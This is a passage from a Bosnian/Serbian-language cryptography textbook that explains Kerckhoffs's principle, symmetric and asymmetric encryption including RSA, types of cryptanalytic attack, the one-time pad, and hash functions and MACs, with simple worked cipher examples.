Drugi od ovih šest principa poznat je kao Kerckhoffs-ov princip i smatra se jednim od osnovnih postulata kriptografije. Prvi dio principa govori o tome da se šifrirana komunikacija ne bi smjela oslanjati na uvjerenje da oni koji prisluškuju ne poznaju način šifriranja. Princip je identičan principu otvorenog dizajna (Poglavlje 1.6.1) opisanom u prvom poglavlju. Ovo je opšte prihvaćen princip sigurnosti i predstavlja suprotnost drugom pristupu koji se naziva sigurnost zasnovana na nepoznavanju sistema (*security through obscurity*).

Pošto se kriptografija bavi omogućavanjem tajnog komuniciranja, neophodno je da u sistemu komuniciranja, čiji dizajn nije tajan, postoji neka tajna informacija koju znaju samo učesnici u komunikaciji. Drugi dio Kerckhoffsovog principa zapravo kaže da ta tajna informacija treba biti takve prirode da njeno otkrivanje ne predstavlja katastrofalan događaj radi kog se sistem više ne može koristiti. Sistem koji je pao protivniku u ruke može da se i dalje koristi,

samo treba promijeniti tajnu informaciju koja se naziva ključ. Termin dolazi iz oblasti fizičke sigurnosti gdje se ovaj princip odavno primjenjuje. Dizajn mehaničkih brava je uglavnom poznat, ali ne omogućava otvaranje brave.[2] Za otvaranje je neophodan ključ koga bi trebalo da imaju samo ovlaštene osobe. Gubitak ključa ne zahtjeva dizajniranje novog tipa brave, već samo njenu promjenu ili podešavanje za novi ključ.

Kerckhoffs-ov princip se često iskazuje i na slijedeći način: „Sigurnost sistema ne leži u tajnosti algoritma već u tajnosti ključa“. Ključ može biti lozinka, PIN ili bilo šta što samo ovlašteni znaju ili imaju.

Svi savremeni kriptografski algoritmi su javno dostupni. Na ovaj način ih je moguće u potpunosti testirati na sve vrste napada, odnosno kriptoanalize. Dobri algoritmi, kao što je DES vrlo dobro odolijevaju svim testovima i većina navodnih nedostataka su puno više od akademske nego praktične važnosti. Razlog iz kog je DES zamijenjen AES-om kao novim standardom je prvenstveno dužina ključa od 56 bita. Ovaj ključ je, sa današnjim nivoom razvoja računara i računarskih mreža, postao podložan napadima ispitivanjem svih mogućih kombinacija (*brute force*) bita koji mogu činiti ključ, a kojih je 2^{56}. Electronic Frontier Foundation je 1998. godine za manje od 250,000 USD izgradila računar specijalne namjene za pronalaženje DES ključa koji je za manje od tri dana uspio otkriti ključ [65].

2.4 Terminologija i oznake

Prije objašnjavanja pojedinih kriptografskih algoritama potrebno je navesti terminologiju koja se koristi, kao i način zapisivanja pojedinih kriptografskih postupaka i njihovih elemenata.

Poruka koja se šalje, odnosno tekst koji se želi kriptografski zaštiti od neovlaštenog čitanja naziva se **izvorni tekst** (*plaintext*, *cleartext*) i označava sa P. Proces kojim se ovaj izvorni tekst transformiše u oblik nečitak svima osim ovlaštenim naziva se u daljem tekstu **šifriranje** (*encryption*, *encipherment*) i označava se kao funkcija E(P). Rezultat šifriranja naziva se **šifrirani tekst** (*ciphertext*) i označava se sa C. Proces pretvaranja nečitkog, šifriranog teksta, nazad u čitki, izvorni tekst, naziva se **dešifriranje** (*decryption*, *decipherment*) i označava se kao funkcija D(C). Skraćeno, matematički se ove operacije zapisuje kao:

$$C = E(P) \tag{2.1}$$

$$P = D(C) \tag{2.2}$$

Rezultat šifriranja izvornog, pa dešifriranja dobivenoga šifriranog teksta, morao bi biti izvorni tekst.


[2] Ovo nije u potpunosti tačan iskaz, jer bravari mogu otvoriti većinu brava sa posebnim alatom. Takođe brave je moguće i fizički oštetiti tako da ne obavljaju svoju funkciju. Ipak, iskaz se odnosi na princip koji važi za većinu ljudi.

$$P = D(E(P)) \tag{2.3}$$

Matematička funkcija koja se koristi za šifriranje i dešifriranje obično se naziva kriptografski algoritam ili skraćeno **šifrator**. Ključ koji se koristi kao parametar u funkcijama šifriranja i dešifriranja piše se u indeksu ovih funkcija E_K, D_K.

2.5 Simetrična kriptografija

Simetrična kriptografija je tradicionalni način zaštite podataka koji se prenose od jednog do drugog učesnika u komunikaciji. Ovaj način zaštite podataka star je gotovo koliko i ljudska komunikacija. Suština simetrične kriptografije je da je za sigurnu komunikaciju neophodno da oba učesnika imaju isti ključ koji im omogućava šifriranje i dešifriranje podataka.



Slika 2.1: Šifriranje i dešifriranje kod simetrične kriptografije

2.5.1 Transformacije podataka

U osnovi svi simetrični kriptografski algoritmi obavljaju dvije operacije supstituciju i transpoziciju. Prvi šifratori su obavljali samo jednu od ovih operacija i to samo jednom. Savremeni šifratori kombinuju ove dvije operacije ponavljajući ih više puta. Međutim, filozofija je ista. Supstitucija predstavlja zamjenu simbola drugim simbolima. Simboli su nekada bili slova, a danas su uglavnom biti. Prva dokumentovana upotreba supstitucionog šifratora za vojne svrhe je od strane Julija Cezara [173]. Ovaj rimski vladar i vojskovođa je koristio više supstitucionih šifratora od kojih je najpoznatiji onaj u kom je svako slovo alfabeta bilo zamjenjeno slovom koje sa nalazilo tri mjesta dalje u rimskom alfabetu. Ova zamjena je predstavljala šifriranje. Za dešifriranje je bilo potrebno znati da je vršena ovakva vrsta supstitucije (algoritam) i da je pomjeranje bilo za tri mjesta (ključ).

Ako je izvorni tekst koji treba šifrirati:

TATAZOVEMAMU

i ako se svako slovo zamijeni slovom naše abecede koje dolazi tri mjesta poslije (T sa Z, A sa D, itd.) dobije se niz znakova koji predstavlja šifrirani tekst:

ZDZDBSAHODOŽ

Za dešifriranje ovog teksta potrebno je obaviti suprotnu operaciju šifriranju sa istim parametrom pomjeranja (ključem), svako slovo šifrirane poruke treba zamijeniti slovom koje se u našoj abecedi nalazi tri mjesta ispred.

Transpozicija je permutacija (premještanje) simbola u poruci. Transpozicija je korištena u prvom vojnom kriptografskom uređaju spartanskom *scytale* (drvena palica) u petom vijeku prije nove ere [173]. Duž ove palice bi se namotala traka širine jednog slova i poruka napisala u redovima koji su išli dužinom palice. Kada bi se traka odmotala na njoj je bio niz slova originalne poruke ali ispremještan. Za dešifriranje je bilo potrebno znati način na koji je izvršena transpozicija (algoritam) te prečnik palice (ključ).

Ako se isti izvorni tekst koji treba šifrirati napiše u tri reda:

TATA
ZOVE
MAMU

i ako se prepiše po kolonama (prvo sva prva slova iz svih redova, pa zatim druga, itd.) dobije se šifrirani tekst:

TZMAOATVMAEU

Za dešifriranje ovog teksta potrebno je obaviti suprotnu operaciju šifriranju sa istim parametrom premještanja (ključem), šifriranu poruku treba ispisati u redove dužine tri i pročitati je po kolonama:

TZM
AOA
TVM
AEU


Substitucija i transpozicija se mogu obavljati na razne načine, a ne samo na ove pomenute ovdje. Bitno je da postoji algoritam i ključ koji su poznati učesnicima u sigurnoj komunikaciji. Teoretsko značenje ove dvije operacije je dao Shannon [168]. On je ukazao na to da su ove dvije operacije zapravo vezane za tehnike za prikrivanje redundantnosti u izvornom tekstu koja se koristi u kriptoanalizi. Ove tehnike su **konfuzija** i **difuzija**:

1. Konfuzija prikriva vezu između izvornog i šifriranog teksta, odnosno čini je što je moguće kompleksnijom, jer je nemoguće ukloniti. Ovim se otežava analiza šifriranog teksta zasnovana na redundantnosti i statističkim osobinama jezika. Supstitucija je najjednostavniji način postizanja konfuzije.
2. Difuzija razuđuje redundantnost izvornog teksta šireći je po šifrirarnom tekstu. Ovim se otežava kriptoanaliza bazirana na redundantnosti jezika. Transpozija je najjednostavniji način za postizanje difuzije.

2.5.2 Kategorizacija simetričnih šifratora

Simetrični šifratori se dijele na blok i protočne (*stream*) šifratore. Blok šifratori transformišu izvorni tekst u šifrirani obavljajući transformaciju nad blokovima izvornog teksta jednake dužine. Protočni šifratori obavljaju transformaciju svake jedinične informacije izvornog teksta. Jedinična informacija može biti bit, simbol i slično. Razlika između savremenih blok i protočnih šifratora je da blok šifratori rade fiksne transformacije velikih blokova izvornih podataka dok protočni šifratori rade vremenski promjenjive transformacije individualnih jedinica izvornih podataka [156]. Protočni šifratori koriste samo konfuziju, a blok šifratori koriste i konfuziju i difuziju [162]. Principi rada blok i protočnih šifratora predstavljeni su na slijedećim slikama 2.2 i 2.3.

P – poruka dužine n simbola
S_i – i-ti simbol poruke (danas najčešće bit)
$P = S_1S_2...S_n$
k - dužina bloka u simbolima (bitima)
K - ključ
R_i – rezultat šifriranja i-tog bloka poruke
$C = R_1R_2...R_{n/k}$
C - šifrirana poruka iste dužine kao i originalna
(k * n/k)




Slika 2.2: Rad blok šifratora

2.5.3 Nedostaci simetričnih šifratora

Kako je već rečeno, za proces šifriranja i dešifriranja u simetričnoj kriptografiji potrebno je znati algoritam i ključ. Sigurnost dobrog sistema zasnovana je na dužini i sigurnosti ključa, a ne na navodnoj tajnosti algoritma. Savremeni simetrični kritpografski algoritmi su vrlo dobri i sigurni jer su još uvijek sve

P – poruka dužine n simbola
S_i – i-ti simbol poruke (danas najčešće bit)
$P = S_1S_2...S_n$
K - ključ
R_i – rezultat šifriranja i-tog simbola (bita) poruke
$C = R_1R_2...R_n$
C - šifrirana poruka dužine n (šifriranih) sinbola




Slika 2.3: Rad protočnog šifratora

vrste njihove kriptoanalize po potrebnim resursima bliske resursima potrebnim za ispitivanje svih kombinacija ključa. Sa današnjim dužinama ključa, od 128 bita i više, broj kombinacija je isuviše veliki da bi kratkoročna sigurnost algoritama bila ugrožena. Za dugoročniju analizu dobro razmatranje se može naći u [162]. Nedostaci simetričnih kriptosistema su vezani za ključeve, tačnije upravljanje ključevima [162]:

- Potrebno je naći siguran način distribucije ključeva od jedne do druge strane u komunikaciji prije nego što sigurna komunikacija može početi. Pošto je sigurnost svih šifriranih informacija zasnovana na sigurnosti ključa otkrivanjem ključa otkrivaju se i sve informacije šifrirane tim ključem. Sigurna razmjena ključeva pogotovo na velike daljine može predstavljati vrlo ozbiljan praktičan problem.
- Ako je potrebno, a uglavnom jeste, za svaki par subjekata u sistemu koji žele sigurno komunicirati imati poseban ključ, broj ključeva veoma brzo raste sa rastom broja korisnika sistema. Za n korisnika potrebno je imati $n(n - 1)/2$ ključeva. Generisanje ovolikog broja ključeva i upravljanje njima postaje vrlo nepraktično za veliki broj korisnika kakav je danas uobičajen u sistemima komunikacije.

2.6 Asimetrična kriptografija

Razvoj savremenih elektroničkih komunikacija, a pogotovo upotreba računara i računarskih mreža učinili su problem distribucije ključeva simetrične kriptografije još većim. Računarske mreže omogućavaju brzu razmjenu podataka, ali u svojim počecima nisu pravljene da budu veoma sigurne. Činjenica da je za sigurnu upotrebu računarskih mreža bilo potrebno organizovati distribuciju ključeva na neki drugi način, te da je broj potencijalnih korisnika stalno rastao uticali su na shvatanje potrebe da se nešto promijeni. Kako je u istorijskom pregledu rečeno, 1976. godine su Diffie i Hellman predložili sasvim novi koncept asimetrične kriptografije [54]. Umjesto jednog istog ključa za šifriranje i dešifriranje predloženo je postojanje para ključeva: javnog i privatnog. Javni ključ (KJ) je dostupan svima i to je ključ koji se koristi za šifriranje podataka. Odgovarajući privatni ključ (KP) je tajan i samo taj ključ omogućava dešifriranje podataka šifriranih javnim ključem iz para. Na ovaj način se rješava problem distribucije ključeva i njihovog broja. Svaki subjekat koji želi sigurnu komunikaciju može objaviti svoj javni ključ i svako ko mu želi poslati šifriranu poruku koristi taj ključ za šifriranje. Pošto jedino ovaj subjekt ima privatni ključ koji može dešifrirati podatke obezbijeđena je povjerljivost podataka. Nema potrebe za posebne kanale za sigurnu distribuciju ključeva i generisanje ključeva za svaki par koji komunicira.



Slika 2.4: Šifriranje i dešifriranje kod asimetrične kriptografije

Ova ideja asimetrične kriptografija ponekad djeluje apstraktno, pogotovo uz matematičko objašnjenje. Korištenje analogije sa katancem ili poštanskim sandučićem koji su svima poznati olakšava razumijevanje asimetrične kriptografije. Za zaključavanje katanca ili ubacivanje pisma u nečije poštansko sanduče nije potreban ključ. Ova operacija je šifriranje javnim, opštepoznatim i svima dostupnim, ključem. Operacija je šifriranje jer jednom kad je katanac zaključan ili pismo ubačeno u sanduče, otključati katanac ili uzeti pismo može samo onaj koji ima ključ. Otključavanje katanca ili poštanskog sandučeta je dešifriranje privatnim ključem, kog posjeduje samo primalac odnosno ovlaštena osoba.

Da bi ovakav sistem radio neophodno je obezbijediti da se na osnovu znanja javnog ključa ne može izračunati privatni ključ. Ova dva ključa moraju

biti matematički povezana tako da će uvijek biti teoretski moguće izračunati jedan iz drugog, ali ovo treba učiniti računski neisplativim. Odnosno resursi potrebni za izračunavanje privatnog ključa iz javnog treba da budu nesrazmjerno veći od vrijednosti informacija koje se šifriraju. Sa druge strane potrebno je obezbijediti jednostavno i brzo šifriranje i dešifriranje. Za ovo je potrebna takozvana "jednosmjerna funkcija sa tajnom kraticom" (*trap-door one-way function*). Funkcija je jednosmjerna jer je lako izračunati u jednom pravcu (šifriranje), a nesrazmjerno teže u drugom (dešifriranje). "Tajna kratica" znači da je funkciju lako izračunati i u težem pravcu ako se posjeduje tajna informacija (privatni ključ).

Prvu ovakvu transformaciju su objavili Rivest, Shamir i Adleman, u prethodno pomenutom članku [155], 1978. godine. Njihove originalne metode šifriranja i dešifriranja su kako slijedi:

Poruku koja se želi šifrirati potrebno je predstaviti kao cijeli broj između 1 i n-1. Zapravo poruku je potrebno razbiti u blokove koji se mogu predstaviti na ovaj način. Ovo predstavljanje niza znakova preko cijelog broja nije predmet algoritma, već standardna transformacija. Broj n je kasnije precizno definisan.

Šifriranje poruke se obavlja dizanjem poruke, odnosno broja P kojim je ona predstavljena, na e-ti stepen moduo n. Rezultat, ostatak dijeljenja P^e na n je šifrirana poruka, C.

Dešifriranje se obavlja dizanjem šifrirane poruke, odnosno broja kojim je ona predstavljena, na d-ti stepen moduo n. Odnosno, ostatak dijeljenja C^d na n je originalna poruka P.

Matematički zapisano:

$$C \equiv E(P) \equiv P^e (mod\ n); šifriranje\ poruke\ P\ u\ C. \tag{2.4}$$

$$P \equiv D(C) \equiv C^d (mod\ n); dešifriranje\ C\ u\ originalnu\ poruku\ P. \tag{2.5}$$

Javni ključ, koji se koristi za šifriranje, je par cijelih brojeva (e; n).

Privatni ključ, koji se koristi za dešifriranje, je par cijelih brojeva (d; n).

Vrijednosti za n, e i d se biraju na slijedeći način:

- n je proizvod dva vrlo velika "slučajna" prosta broja:

$$n = p * q \tag{2.6}$$

  Iako je n javno, faktori p i q ostaju tajni zbog velike teškoće rastavljanja broja na proste faktore. Na ovaj način je onemogućeno dobivanje d, drugog dijela privatnog ključa, iz e, drugog dijela javnog ključa.
- d se bira da bude veliki, slučajan cijeli broj koji nema zajedničkih faktora sa (p – 1) * (q – 1), odnosno da d zadovoljava:

$$najveći\_zajednički\_djelilac(d; (p-1) * (q-1)) = 1 \tag{2.7}$$

- e se računa iz p, q i d da bude "multiplikativna inverzija" d moduo (p – 1) * (q – 1), što znači

$$e * d \equiv 1 (mod (p-1) * (q-1)) \tag{2.8}$$

Matematski dokaz ispravnosti metoda je dat u navedenom radu [155]. Ovaj algoritam nazvan je RSA po inicijalima prezimena autora.

RSA algoritam je realizovao koncept asimetrične kriptografije. Šifriranje je bilo vrlo jednostavno, a dešifriranje neuporedivo teže bez poznavanja privatnog ključa d. Za one koji znaju d dešifriranje je jednako jednostavno kao i šifriranje. Dešifriranje bez poznavanja d postaje praktično nemoguće ako su p i q, odnosno n dovoljno veliki. Rivest, Shamir i Adleman su predložili 100 cifrene p i q, odnosno 200 cifreni n. Veći n donosi veću sigurnost, ali usporava šifriranje i dešifriranje. Posebno pitanje koje bi zahtjevalo detaljno razmatranje je potrebna dužina n za savremene sisteme. Pitanje izbora velikih prostih brojeva p i q, pitanje izbora d, te pitanje računanja e su obrađeni još u izvornom članku [155], a i mnogo puta kasnije. Ispostavilo se da nijedna od ovih operacija ne predstavlja ozbiljniji problem, te da je RSA vrlo praktičan i upotrebljiv algoritam šifriranja i dešifriranja.

Sigurnost RSA algoritma je zasnovana na težini rastavljanja broja na proste faktore. Ovo se smatra jednim od teških problema (*hard problem*) za koje ne postoji brz i jednostavan algoritam već samo poboljšanja u odnosu na pretraživanje svih mogućih kombinacija. Ovim problemom se matematičari bave preko 300 godina i smatra se da je prilično dobro izučen. Od 1978. kada je RSA predstavljen nije bilo dovoljno značajnog napretka u ovoj oblasti koji bi ugrozio sigurnost RSA. Ne postoji nikakva garancija da se jednom, možda čak i u skoroj budućnosti neće naći brza i jednostavna metoda za rastavljanje velikih brojeva na proste faktore, ali to razmatranje već izlazi iz okvira ove knjige. Od 1978. objavljeno je više algoritama koji realizuju ideju asimetrične kriptografije. Svi oni su bazirani na pomenutim teškim (*hard*) problemima. Svi predloženi algoritmi nisu jednako sigurni ni praktični. U široj upotrebi se pored RSA koriste još i ElGamal algoritam [57], te kriptografski sistemi bazirani na eliptičkim krivim [124, 104]. Ovi asimetrični kriptografski algoritmi se uglavnom nazivaju algoritmi sa javnim ključem. Asimetrična kriptografija je riješila problem distribucije ključeva, ali i ona ima svoje nedostatke [162]:

- Algoritmi sa javnim ključem su 100 do 1000 puta sporiji od simetričnih algoritama;
- Kriptosistemi sa javnim ključem su podložni jednoj vrsti kriptoanalize koja se naziva napad na izabrani izvorni tekst (*chosen-plaintext attack*).

U savremenoj praktičnoj upotrebi algoritmi sa javnim ključem nisu zamijenili simetrične algoritme već se koriste za različite namjene. Algoritmi sa javnim ključem se koriste najčešće za šifriranje ključeva koji se koriste za šifriranje podataka koji se razmjenjuju simetričnim algoritmima. Primjer ovoga su vrlo korišteni, takozvani, hibridni kriptosistemi kod kojih se simetrični algoritam sa slučajnim sesijskim ključem koristi za šifriranje poruka, a algoritam sa javnim ključem za šifriranje tog slučajnog sesijskog ključa. Sesijski ključ šifriran javnim ključem druge strane u komunikaciji dostavlja se toj drugoj strani prije početka razmjene tajnih informacija. O ovom procesu ima više riječi u poglavlju 2.10

2.7 Kriptoanaliza

Oblast nauke koja je suprotstavljena kriptografiji je kriptoanaliza. Kriptoanaliza se bavi dešifriranjem izvornog teksta iz šifriranog teksta bez poznavanja ključa. Uspješan kriptonalitički napad može rezultirati dešifriranjem izvornog teksta, što je jednokratan uspjeh. Također je moguće da se kriptoanalizom dođe i do ključa koji je korišten prilikom šifriranja. U tom slučaju moguće je dešifrirati sav tekst šifriran tim ključem kako u budućnosti, tako i onaj iz prošlosti, ako je dostupan. Ovo je bitno jer ukazuje na to da ključ kojim je šifriran neki tekst treba ostati tajna sve dok taj tekst treba ostati tajna.

Četriri glavna tipa kriptonalitičkih napada su [119, 162]:

- Poznat samo šifriran tekst C (*ciphertext only*) – ovaj napad je uvijek moguć, jer je pretpostavka da napadač ima pristup šifriranom tekstu
- Poznat izvorni P i odgovarajući šifrirani tekst C (*known plaintext*) – ovaj napad je često moguć, jer veliki broj komunikacionih protokola ima standardna poznata zaglavlja koja u ovom slučaju predstavljaju poznat izvorni tekst
- Može se birati poruka koja se želi šifrirati (*chosen plaintext*) – ovaj napad je moguć ako napadač ima pristup sistemu za šifriranje, ali nema ključ za dešifriranje (kao kod asimetrične kriptografije)
  - Poseban slučaj: Može se podešavati poruka koja se želi šifrirati na osnovu rezultata šifriranja prethodno izabrane poruke (*adaptive chosen plaintext*)
- Može se birati šifrirana poruka koja se želi dešifrirati (*chosen ciphertext*) - ovaj napad je moguć ako napadač ima pristup sistemu za dešifriranje, ali nema ključ
  - Poseban slučaj: Može se podešavati poruka koja se želi dešifrirati na osnovu rezultata dešifriranja prethodno izabrane šifrirane poruke (*adaptive chosen ciphertext*)

Ne smije se izostaviti ni vrsta napada koja nije matematička ni tehnička, ali je često najefikasnija. To je napad (prijetnja, ucjena, podmićivanje) na osobu koja ima ili zna ključ (*rubber-hose cryptanalysis*).

Metode napada se mogu podijeliti na matematičke i statističke. Matematički napadi treba da rezultiraju pronalaženjem inverznog algoritma šifriranju, ali uglavnom, ako uopšte uspiju, rezultiraju skraćivanjem vremena pretraživanja. Statističke metode su zasnovane na poznatim statističkim osobinama jezika originalnog teksta. Statističke metoda se u suštini sastoje od slijedećih koraka. Pronaći frekvenciju pojavljivanja jednog ili grupe simbola u šifriranoj poruci. Uporediti sa frekvencijom pojavljivanja jednog ili grupe simbola u jeziku originalne poruke. Potražiti vezu između šifriranih i originalnih simbola ili grupa simbola. Ove metode su to pouzdanije što su poruke duže i što ih ima više. Poteškoće sa statističkom analizom su da je potrebno znati "jezik" originalne poruke i imati dobru statistiku tog jezika, kao i znati

korišteni algoritam šifriranja. Ovdje je još potrebno spomenuti dva najvažnija napretka u kriptoanalizi od 1990 godine:

- Linearna kriptoanaliza [117, 116] - aproksimacije transformacije šifriranja
- Diferencijalna kriptoanaliza [21] - statistički parametri razlike šifriranih poruka za originalne poruke poznatih razlika

2.8 Idealni šifrator

Postoji šifrator, odnosno šema šifriranja, koje je i teoretski nemoguće dešifrirati bez ključa. Ovaj šifrator se naziva *one-time pad* (šifrator sa jednokratnim ključem). Za ovaj način šifriranja potrebno je da ključ bude iste dužine kao i poruka, te da su elementi ključa slučajni. Rezultat šifriranja izvorne poruke, koja nije slučajna, sa potpuno slučajnim ključem je potpuno slučajna šifrirana poruka. Kriptoanalizom se ne može ništa saznati o statistici izvorne poruke. Shannon je u svom pomenutom radu [168] izveo i dokaz za teoretsku sigurnost ovog šifratora.

Moguće su različite implementacije, kao na primjer, ako se izvorna poruka sastoji od naših slova onda se i ključ sastoji od slučajnog niza naših slova koji se može sabrati po modulu 30 da se dobije šifrirana poruka.[3]

$$\begin{gathered}
\mathrm{T} + \mathrm{J} \bmod 30 = \mathrm{E} \\
\mathrm{A} + \mathrm{A} \bmod 30 = \mathrm{A} \\
\mathrm{T} + \mathrm{O} \bmod 30 = \mathrm{L} \\
\mathrm{A} + \mathrm{Z} \bmod 30 = \mathrm{Z} \\
\mathrm{Z} + \mathrm{G} \bmod 30 = \mathrm{E} \\
\mathrm{O} + \mathrm{S} \bmod 30 = \mathrm{J} \\
\mathrm{V} + \mathrm{L} \bmod 30 = \mathrm{I} \\
\mathrm{E} + \mathrm{K} \bmod 30 = \mathrm{R} \\
\mathrm{M} + \mathrm{E} \bmod 30 = \mathrm{T} \\
\mathrm{A} + \mathrm{N} \bmod 30 = \mathrm{N} \\
\mathrm{M} + \mathrm{R} \bmod 30 = \mathrm{F} \\
\mathrm{U} + \mathrm{C} \bmod 30 = \mathrm{Z}
\end{gathered}$$

Uz potpunu sigurnost ovog šifratora dolaze i ogromne teškoće praktične izvedbe. Generisanje ključa dužine kao i poruka koja se šifrira, a pogotovo distribucija takvog ključa predstavlja gotovo nepremostivu prepreku. Činjenice da niz simbola od kojih se sastoji ključ mora biti slučajan i da se za potpunu sigurnost isti ključ ne smije koristiti više od jednom nimalo ne olakšavaju pravljenje ovakvog sistema šifriranja.

[3] U primjeru se A zapisuje kao 0, a Ž kao 29

2.9 *Hash* funkcije

Hash je funkcija koja niz simbola varijabilne dužine pretvara u niz simbola fiksne dužine takozvani *hash* ulaza. Posebnu klasu ovih funkcija čine kriptografske *hash* funkcije. Kriptografski hash ima nekoliko neophodnih osobina:


1. Mora biti jednostavno izračunati *hash* bilo koje ulazne vrijednosti.
2. Funkcija mora biti jednosmjerna. Jednosmjerni *hash* je funkcija koju je lako izračunati u jednom pravcu, odnosno lako je naći *hash* ulaza, ali je vrlo teško, odnosno računski neisplativo, pronaći ulaz na osnovu *hash*-a, odnosno naći ulaz koji bi proizveo isti *hash*.
3. Funkcija treba biti bez sudara (*collision free*). Ovo znači da je teško, odnosno računski nesiplativo, pronaći dva niza simbola čiji je *hash* identičan.

Treća osobina rezultira i posljedicom da je još teže, odnosno potpuno računski neisplativo, za zadani niz simbola pronaći drugi niz simbola čiji će *hash* biti identičan.

Jednosmjerne *hash* funkcije nemaju tajnih parametara njihova sigurnost je u njihovoj jednosmjernosti.

Zavisnost izlaza *hash* funkcija od ulaza nije ni na koji način predvidiva. Promjena jednog bita ulaza u prosjeku mijenja polovinu bita *hash*-a. Ovakve funkcije imaju veliku primjenu u kriptografiji, najčešće za provjeru integriteta. Četiri najčešće korištena algoritma u kriptografiji za jednosmjerne *hash* funkcije su: MD2, MD5, SHA-1 i SHA-2. MD2 [96] i MD5 [154] daju kao rezultat 128 bitni *hash* i njihov autor je Ron Rivest. MD-2 je 2011. "penzionisan" od strane IETF i njegova upotreba se više ne preporučuje [158]. SHA-1 [138] i unaprijeđeni SHA-2 [142] je razvila vlada SAD. SHA-1 proizvodi 160 bitni *hash*, a SHA-2 *hash* različite dužine od 224 do 512 bita.

Na slici 2.5 je prikazan princip korištenja *hash* funkcija za provjeru integriteta prilikom slanja poruka.



Slika 2.5: Korištenje *hash* funkcije za provjeru integriteta

Poruka koja se šalje se *hash*-ira i rezultat se šalje zajedno sa porukom. Na prijemnoj strani se poruka ponovo *hash*-ira i rezultat poredi sa *hash* koji je stigao sa porukom. Ako su drugačiji poruka je izmijenjena. Ovo je princip rada, a sličan se koristi i za zaštitu integriteta podataka koji su pohranjeni. Pažljivi čitalac će primjetiti da onaj ko izmjeni poruku može izmjeniti i *hash*. Iz ovog razloga praktične realizacije zaštite integriteta koriste mehanizme koji spriječavaju takve postupke.

Hash funkcije čiji izlaz zavisi i od tajnog ključa obično se nazivaju kodovi za provjeru autentičnosti poruke (MAC – *Message Authentication Codes*). Ove funkcije, kako im i ime kaže, omogućavaju i provjeru autentičnosti bez osiguravanja tajnosti. MAC omogućava potvrđivanje identiteta (poznavanje tajnog ključa) pošiljaoca, pored verificiranja integriteta poruke. Koristi se i naziv "*hash* sa ključem" (*keyed hash*).

